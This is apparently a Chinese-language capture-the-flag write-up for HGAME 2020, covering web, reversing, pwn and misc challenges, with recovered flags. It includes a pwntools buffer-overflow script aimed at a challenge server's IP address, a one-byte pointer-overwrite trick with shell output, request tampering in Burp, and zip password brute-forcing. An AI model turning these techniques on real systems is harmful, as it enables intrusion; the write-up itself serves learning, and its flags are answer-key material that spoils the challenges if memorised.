

web

Cosmos的博客

经过一番百度后来到了这个网址

内容是

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
    fetch = +refs/heads/*:refs/remotes/origin/*
```

然后就试了下git clone,就下载了一个文件夹

查看历史版本，回滚

```
wctpd@WCTPDdeMBP 8LTUKCL83VLhXbc % git log
commit 6d66acf3227cf85d5ba2ea55df9bc164f953541d (HEAD -> master, origin/master, origin/HEAD)
Author: FeYcYodhrPDJSru <53310630+FeYcYodhrPDJSru@users.noreply.github.com>
Date:   Tue Jan 7 18:32:32 2020 +0800

    init

commit f79171d9c97a1ab3ea6c97b3eb4f0e1551549853
Author: FeYcYodhrPDJSru <53310630+FeYcYodhrPDJSru@users.noreply.github.com>
Date:   Tue Jan 7 18:32:14 2020 +0800

    new file

commit 02bb67805ab0f6f9cbe92ab5dc9269e99f0bf361
Author: John Wu <524306184@qq.com>
Date:   Tue Jan 7 18:09:05 2020 +0800

    init
[wctpd@WCTPDdeMBP 8LTUKCL83VLhXbc % git reset --hard
\HEAD is now at 6d66acf init
wctpd@WCTPDdeMBP 8LTUKCL83VLhXbc % ]
```

发现文件夹里多了个flag文件

图标	名称	修改日期	大小	类型
📄	flaggggggggg	今天下午2:06	60字节	文本编辑
📝	index.html	今天下午2:06	1 KB	HTML文件
📁	static	今天下午1:59	--	文件夹

base64解码

hggame{g1t_le@k_1s_danger0us_!!!!}

街头霸王

改headers

鸡你太美

找准时刻抓包

The screenshot shows the Burp Suite Professional interface with the following details:

Request:

```
POST /submit HTTP/1.1
Host: cxk.hgame.wz22.cc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Origin: http://cxk.hgame.wz22.cc
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_2) AppleWebKit/537.36 (KHTML, like Gecko)
Dnt: 1
Referer: http://cxk.hgame.wz22.cc/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: cf_bm=446fa5c7d7f9ffbb473c2a7d1990da841579274607
Connection: close
score=200000[4ba3605cf571095f445574b16b4aedbc]
```

Response:

```
HTTP/1.1 200 OK
Date: Fri, 17 Jan 2020 15:28:14 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 45
Connection: close
Access-Control-Allow-Origin: http://cxk.hgame.wz22.cc
Vary: Origin
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
Alt-Svc: h3-24="ma=86400, h3-23=:443"; ma=86400
Server: cloudflare
CF-RAY: 55695b972a66bf82-AMS
hgame(j4vA$cript_w11_tell_y0u_somethin9_u5eful?!)
```

At the bottom, there are two search bars: "Type a search term" with "0 matches" and "Done".

Code-World

打开是个403

403 Forbidden

nginx/1.14.0 (Ubuntu)

看到url上有个new.php

| codeworld.hgame.day-day.work/new.php

改成index.php试了下发现不行

试着抓了下包，把第一行的GET改成了post

Request		Response	
Raw	Headers	Raw	Headers
POST /index.php HTTP/1.1 Host: codeworld.hgame.day-day.work Connection: max-agents Dopamine-Insights-Events: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.137 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange view-source:codeworld.hgame.day-day.work Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7 Connection: close		HTTP/1.1 403 Not Allowed Server: nginx/1.14.0 (Ubuntu) Date: Sun, 20 Sep 2020 07:22:55 GMT Content-Type: text/html; charset=UTF-8 Connection: close Location: http://codeworld.hgame.day-day.work/ Content-Length: 161 <center><h1>人鸡验证</h1> 目前它只支持通过url提交参数来计算两个数的相加，参数为a 现在，需要让结果为10 <h1> <center>	

有变化了？？？

要求两个参数相加结果为10

直接1+9不行

试着用下url编码

<center><h1>人鸡验证</h1>

目前它只支持通过url提交参数来计算两个数的相加，参数为a

现在，需要让结果为10
<h1>

<center>
The result is: 10</h1>
hgame{C0d3_1s_s0_S0_C0ol!}</center>

flag出现了

bitwise_operation2

位运算

花了很久才大概看懂

一开始用python写的时候没注意到类型的问题，导致怎么也出不了答案

```
#include <stdio.h>
int main()
{
    char k, l;
    int a1[8], a2[8];
    int arr1[8] = {41, 8, -91, 79, 15, -38, 69, -109};
    int arr2[8] = {108, 105, -42, 54, 99, -77, 35, -96};
    for (int z = 0; z < 8; z++)
    {
        for (char i = -128; i <= 126; i++)
        {
            for (char j = -128; j <= 126; j++)
            {
                k = ((i & 0xe0) >> 5) | 8 * i;
                l = j;
                k = (k & 0x55) ^ ((l & 0xAA) >> 1) | (k & 0xAA);
                l = (2 * (k & 0x55) ^ (l & 0xAA)) | (l & 0x55);
                k = (k & 0x55) ^ ((l & 0xAA) >> 1)) | (k & 0xAA);
                if (k == arr1[z] && l == arr2[7 - z])
                {
                    a1[z] = (unsigned char)i;
                    a2[7 - z] = (unsigned char)j;
                }
            }
        }
    }
/*
for (int i = 0; i < 8; i++)
{
    printf("%d ", a1[i]);
}
printf("\n");
for (int i = 0; i < 8; i++)
    printf("%d ", a2[i]);
*/
for (int i = 0; i < 8; i++)
{
    int a = a1[i] /16;
    int b = a1[i] % 16;
    if (a >= 0 && a <= 9)
        printf("%c", a + 48);
    else if (a >= 10 && a <= 15)
        printf("%c", a + 87);
    if (b >= 0 && b <= 9)
        printf("%c", b + 48);
    else if (b >= 10 && b <= 15)
        printf("%c", b+ 87);
}
```

```
//printf("    ");
}
//printf("\n");
for (int i = 0; i < 8; i++)
{
    int a = a2[i] /16;
    int b = a2[i] % 16;
    if (a >= 0 && a <= 9)
        printf("%c", a + 48);
    else if (a >= 10 && a <= 15)
        printf("%c", a + 87);
    if (b >= 0 && b <= 9)
        printf("%c", b + 48);
    else if (b >= 10 && b <= 15)
        printf("%c", b+ 87);
    //printf("    ");
}
}
```

hgame{0f233e63637982d266cbf41ecb1b0102}



maze

先用ida打开，找到main函数

```
char v7; // [rsp+40h] [rbp-40h]
unsigned __int64 v8; // [rsp+78h] [rbp-8h]

v8 = __readfsqword(0x28u);
sub_4006A6();
_isoc99_scanf("%40s", s); // 输入方向
HIDWORD(v4) = strlen(s);
LODWORD(v4) = 0;
v5 = (char *)&unk_6020C4; // 应该是起始位置吧
while ( (signed int)v4 < SHIDWORD(v4) ) // 判断每一步有没有走错
{
    v3 = s[(signed int)v4];
    if ( v3 == 100 )
    {
        v5 += 4; |
    }
    else if ( v3 > 100 )
    {
        if ( v3 == 115 )
        {
            v5 += 64;
        }
        else
        {
            if ( v3 != 'w' )
            {
LABEL_12:
                puts("Illegal input!");
                exit(0);
            }
            v5 -= 64;
        }
    }
    else
    {
        if ( v3 != 97 )
            goto LABEL_12;
        v5 -= 4;
    }
    if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(_DWORD *)v5 & 1 ) // 判断
        goto LABEL_22;
    LODWORD(v4) = v4 + 1; // 下一步
}
if ( v5 == (char *)&unk_60243C ) // 成功
{
    sprintf(&v7, "hgame{%s}", s, v4);
    puts("You win!");
    printf("Flag is: ");
    puts(&v7);
    exit(0);
}
LABEL_22:
```

大致看一下，写上注释

可以看到v5就是控制位置的
unk_6020c4是起始位置

打开unk_6020c4
a:000000000006020B4 db 1
a:000000000006020B5 db 0
a:000000000006020B6 db 0
a:000000000006020B7 db 1
a:000000000006020B8 db 1
a:000000000006020B9 db 0
a:000000000006020BA db 1
a:000000000006020BB db 0
a:000000000006020BC db 1
a:000000000006020BD db 0
a:000000000006020BE db 0
a:000000000006020BF db 1
a:000000000006020C0 db 1
a:000000000006020C1 db 1
a:000000000006020C2 db 1
a:000000000006020C3 db 0
a:000000000006020C4 unk_6020C4 db 0
a:000000000006020C5 db 1
a:000000000006020C6 db 0
a:000000000006020C7 db 0
a:000000000006020C8 db 1
a:000000000006020C9 db 1
a:000000000006020CA db 0
a:000000000006020CB db 1
a:000000000006020CC db 1
a:000000000006020CD db 1
a:000000000006020CE db 1
a:000000000006020CF db 0
a:000000000006020D0 db 1
a:000000000006020D1 db 1
a:000000000006020D2 db 1
a:000000000006020D3 db 1
a:000000000006020D4 db 1
a:000000000006020D5 db 1
a:000000000006020D6 db 1
a:000000000006020D7 db 0
a:000000000006020D8 db 1
a:000000000006020D9 db 0
a:000000000006020DA db 0
a:000000000006020DB db 0
a:000000000006020DC db 1
a:000000000006020DD db 0
a:000000000006020DE db 0
a:000000000006020DF db 1
a:000000000006020E0 db 1
a:000000000006020E1 db 0
a:000000000006020E2 db 1
a:000000000006020E3 db 1
a:000000000006020E4 db 1
a:000000000006020E5 db 1
a:000000000006020E6 db 0

是一长串0和1

再看main函数

- v3位w a s d分别对应v5减64 v5减4 v5加64 v5加4

可以推测地图每行是64个数字

左右移动每次是4个地址，可以推测数位4个一组，每组的第一个数字组成地图

```
s = '1111110011.....'
i = 0
a = []
k = ''
for z in s:
    k += z
    i += 1
    if i == 4:
        i = 0
        a.append(k)
        k = ''

i = 0
for n in a:
    print(n[0], end=' ')
    i += 1
    if i == 16:
        print()
        i = 0
```

结果为

```
1111111111111111
1011111111111111
1011111111111111
1011111111111111
1011111111111111
1000000011111111
1111110111111111
1111110111111111
1111111010001111
1111111010110111
1111111000110111
1111111111110111
1111111111110011
1111111111111011
1111111111111100
```


Advance

用ida打开，发现没有main函数，

```
f sub_140001DC0
.int64 sub_140001DC0()
{
    __int64 v0; // rax
    unsigned int v1; // edi
    size_t v2; // rax
    void *v3; // rbx
    const char *v4; // rcx
    char Dst; // [rsp+20h] [rbp-118h]

    sub_140001070("please input your flag:\n");
    memset(&Dst, 0, 0x100ui64);
    sub_140001100("%s", &Dst, 100i64);
    v0 = sub_140002030(&Dst);
    v1 = v0;
    if ( !v0 )
    {
LABEL_6:
        v4 = "try again\n";
        goto LABEL_7;
    }
    v2 = sub_140002000(v0);
    v3 = malloc(v2);
    sub_140001EB0(v3, &Dst, v1);
    if ( strncmp((const char *)v3, "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX", 0x64ui64) )
    {
        if ( v3 )
            free(v3);
        goto LABEL_6;
    }
    v4 = "get it\n";
LABEL_7:
    sub_140001070(v4);
    return 0i64;
}
```

这个很像main函数

大致流程就是输入flag，在对flag进行加密，然后再对结果和

0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX

这个字符串进行比较

```
v2 = sub_140002000(v0);
```

这个就是加密函数了

```
if ( v4 > 0 )
{
    v8 = a2 + 1;
    v9 = ((unsigned __int64)((unsigned __int64)(v4 - 1) * (unsigned __int128)0xAAAAAAAAAAAAABui64 >> 64) >> 1) + 1;
    v3 = 3 * v9;
    do
    {
        v10 = *(unsigned __int8 *) (v8 - 1);
        v8 += 3i64;
        *v7 = aAbcdefghijklmn[v10 >> 2];
        v7[1] = aAbcdefghijklmn[((unsigned __int64)*(unsigned __int8 *) (v8 - 3) >> 4) | 16i64 * (*(_BYTE *) (v8 - 4) & 3)];
        v7[2] = aAbcdefghijklmn[4i64 * (*(_BYTE *) (v8 - 3) & 0xF) | ((unsigned __int64)*(unsigned __int8 *) (v8 - 2) >> 6)];
        v7[3] = aAbcdefghijklmn[*(_BYTE *) (v8 - 2) & 0x3F];
        v7 += 4;
        --v9;
    }
    while ( v9 );
}
if ( v3 < a3 )
{
    *v7 = aAbcdefghijklmn[((unsigned __int64)*(unsigned __int8 *) (v3 + v5) >> 2)];
    if ( v3 == a3 - 1 )
    {
        v11 = 61;
        v7[1] = aAbcdefghijklmn[16 * (*(_BYTE *) (v3 + v5) & 3)];
    }
    else
    {
        v7[1] = aAbcdefghijklmn[((unsigned __int64)*(unsigned __int8 *) (v5 + v3 + 1) >> 4) | 16i64
                                * (*(_BYTE *) (v3 + v5) & 3)];
        v11 = aAbcdefghijklmn[4 * (*(_BYTE *) (v5 + v3 + 1) & 0xF)];
    }
}
```

大致就是3个字符一组加密成4个字符

然就就写了一段程序

```
a = [26, 6, 29, 33, 27, 22, 21, 59, 24, 35, 16, 53, 25, 19, 25, 33, 23, 54, 36,
53, 23, 51, 20, 48, 23, 54, 21, 33, 30, 39, 37, 31, 13, 37, 25, 22, 20, 53, 5,
61]
m = 0

for l in range(10):
    for i in range(33, 127):
        for j in range(33, 127):
            for k in range(33, 127):
                if (i >> 2 == a[m]) and ((j >> 4) | 0x10 * (i&3)) == a[m+1] and (4*(j&0xF) | (k>>6)) == a[m+2] and (k & 0x3F) == a[m+3]:
                    print("%c%c%c" % (i, j, k), end=' ')
    m += 4
```

```
hgamer{b45e6a_i5_50_eazy_6VVSQ}
```

pwn

Hard_AAAAA

用ida打开

```
v7 = &argc;
v6 = __readgsdword(0x14u);
alarm(8u);
setbuf(_bss_start, 0);
memset(&s, 0, 0xA0u);
puts("Let's 000o\\000!");
gets(&s);
if ( !memcmp("000o", &v5, 7u) )
    backdoor();
return 0;
```

写入s覆盖v5

```
#-*-coding:utf-8 -*-
from pwn import *

r = remote('47.103.214.163', 20000)

r.recvuntil('0!')
payload = 'a'*0x7B + "000o\000"
#print(payload)
r.send(payload)
r.interactive()
```

```
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode

$ ls
$ ls
Hard_AAAAA
bin
dev
flag
lib
lib32
lib64
$ cat flag
hgame{00o00oo0000o}$
```

oneshot

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    _BYTE *v4; // [rsp+8h] [rbp-18h]
    int fd[2]; // [rsp+10h] [rbp-10h]
    unsigned __int64 v6; // [rsp+18h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    v4 = 0LL;
    *(__QWORD *)fd = open("./flag", 0, envp);
    setbuf(stdout, 0LL);
    read(fd[0], &flag, 0x1EuLL);
    puts("Firstly....What's your name?");
    __isoc99_scanf("%32s", &name);
    puts("The thing that could change the world might be a Byte!");
    puts("Take the only one shot!");
    __isoc99_scanf("%d", &v4);
    *v4 = 1;
    puts("A success?");
    printf("Goodbye,%s", &name);
    return 0;
}
```

一开始不明白为什么输入v4后程序就自动断开了，仔细一看

关键就是v4

v4本来是指针变量,后面又把v4的值赋成了0,

后面scanf的时候又取了v4的地址，又把v4解指针后的值赋了1

查看内存后发现flag和name的地址正好相差32

于是可以将name最后的\0改掉让它和flag接上


先输入31个字符，第32位就是\0

在最后输入v4的时候输入\0的地址，就把\0改为了1，得到flag


```
wctpd@WCTPDdeMBP ~ % nc 47.103.214.163 20002
Firstly....What's your name?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
The thing that could change the world might be a Byte!
Take the only one shot!
6295775
A success?
Goodbye,aaaaaaaaaaaaaaaaaaaaaaaaahgame{On3_Sh0t_0ne_Fl4g}%
wctpd@WCTPDdeMBP ~ %
```

每日推荐

下载到一个pcapng文件，经百度后得知这是一个wireshark的文件



又百度又谷歌了很久后学会了导出



Text Filter:

Help

Save All

Close

Save

整理一下文件，发现有个特别大的文件

名称	修改日期	大小	种类
async-upload.php	今天 上午 10:10	8.3 MB	PHP 脚本
wp-tinymce.js%3fver=4960-20190918	今天 上午 10:10	669 KB	Visual...od
components.min.js%3fver=8.3.2	今天 上午 10:10	631 KB	Visual...od
post-new.php	今天 上午 10:10	350 KB	PHP 脚本
block-editor.min.js%3fver=3.2.5	今天 上午 10:10	311 KB	文稿
block-library.min.js%3fver=2.9.6	今天 上午 10:10	302 KB	文稿
date.min.js%3fver=3.5.0	今天 上午 10:10	193 KB	文稿
editor.min.js%3fver=9.7.6	今天 上午 10:10	191 KB	文稿
mediaelement-and...fver=4.2.13-9993131	今天 上午 10:10	160 KB	文稿
mediaelement-and...er=4.2(1).13-9993131	今天 上午 10:10	160 KB	文稿
blocks.min.js%3fver=6.7.2	今天 上午 10:10	152 KB	Visual...od
style.css%3fver=1.1	今天 上午 10:10	119 KB	Visual...od
style.css%3fver=1(1).1	今天 上午 10:10	119 KB	Visual...od
react-dom.min.js%3fver=16.9.0	今天 上午 10:10	114 KB	文稿
media-viewer.min.js%3fver=5.2.0	今天 上午 10:10	107 KB	Visual...od

010editor打开发现里面似乎有个音频文件

改成.zip格式打开




提示密码为6位数字，直接暴力破解

解压出一个音频文件。

最后居然在这卡住了，听了好久。。。。。

最后才百度出音频隐写的内容



欢迎参加HGAME

Li0tJTIwLi4uLS0IMjAuLS4ujTIwLS4tLiUyMC0tLS0tJTIwLS0IMjAuJTIwLi4tLS4tJTIwLSUyMC0tLSUyMC4uLS0uLSUyMC4uLS0tJTIwLS0tLS0IMjAuLi0tLSUyMC0tLS0tJTIwLi4tLS4tJTIwLi4uLiUyMC0tLiUyMC4tJTIwLS0IMjAuLi4tLQ

百度了一下，这是base64编码，解密后得到一串摩斯密码

请将要加密或解密的内容复制到以下区域

BASE64加密 BASE64解密


再将摩斯密码解密

分割 长 短

编码 解码 复制 清空

签到题ProPlus

下载了一个文件，解压得到两个文件



打开Password.txt

Rdjxfwxjfimkn z,ts wntzi xtjrwmxsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb rg
fiyykwtbsnkm tm xa jsdwqjfmkjy wlviHtqzqsGsffywjjynf yssm >xfjypnyihjn.

JRFVJYFZVRUAGMAI

- Three fenses first, Five Caesar next. English sentense first, zip password next.

三次栅栏密码，一次凯撒密码得到zip密码，解压

```
Users > wctpd > Downloads > OK.txt
1 data:text;ook,
2 Ook. Ook.
3 Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook.
4 Ook. Ook.
5 Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook. Ook! Ook! Ook! Ook!
6 Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook!
7 Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook!
8 Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook! Ook! Ook.
9 Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook!
10 Ook! Ook! Ook! Ook! Ook? Ook. Ook! Ook? Ook! Ook! Ook! Ook! Ook!
11 Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
12 Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook!
13 Ook! Ook! Ook! Ook! Ook? Ook. Ook. Ook! Ook! Ook! Ook? Ook! Ook! Ook!
14 Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
15 Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook.
16 Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook! Ook! Ook! Ook.
17 Ook? Ook. Ook.
18 Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
19 Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook? Ook. Ook? Ook!
20 Ook. Ook? Ook! Ook!
21 Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook!
22 Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook.
23 Ook? Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook!
24 Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
25 Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook!
26 Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook? Ook. Ook? Ook! Ook.
27 Ook? Ook! Ook!
28 Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
29 Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook.
30 Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook.
31 Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook.
32 Ook. Ook. Ook. Ook! Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook.
33 Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook. Ook. Ook. Ook. Ook! Ook.
34 Ook? Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook! Ook. Ook? Ook!
35 Ook! Ook! Ook! Ook! Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook!
36 Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook.
37 Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook. Ook?
38 Ook! Ook!
39 Ook. Ook? Ook. Ook? Ook! Ook! Ook. Ook! Ook! Ook! Ook. Ook! Ook!
40 Ook! Ook. Ook? Ook.
41 Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook?
42 Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook.
43 Ook? Ook. Ook.
44 Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
45 Ook! Ook.
46 Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook!
47 Ook! Ook? Ook. Ook.
48 Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook.
49 Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook.
50 Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
51 Ook. Ook. Ook! Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
52 Ook! Ook! Ook! Ook? Ook. Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook!
53 Ook! Ook.
54 Ook? Ook. Ook? Ook!
55 Ook! Ook. Ook? Ook. Ook? Ook.
56 Ook? Ook! Ook. Ook? Ook. Ook.
57 Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
58 Ook! Ook. Ook? Ook. Ook!
```

问题 39 输出 调试控制台 终端

wctpd@WCTPDeMBP py %]

百度解码工具

data:text;base32,NFLEET2SO4YEWR3HN5AUCQKBJZJVK2CFKVTCQKBKFIU
CQKBIVCUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRCVCVSSGRXE6MTBK
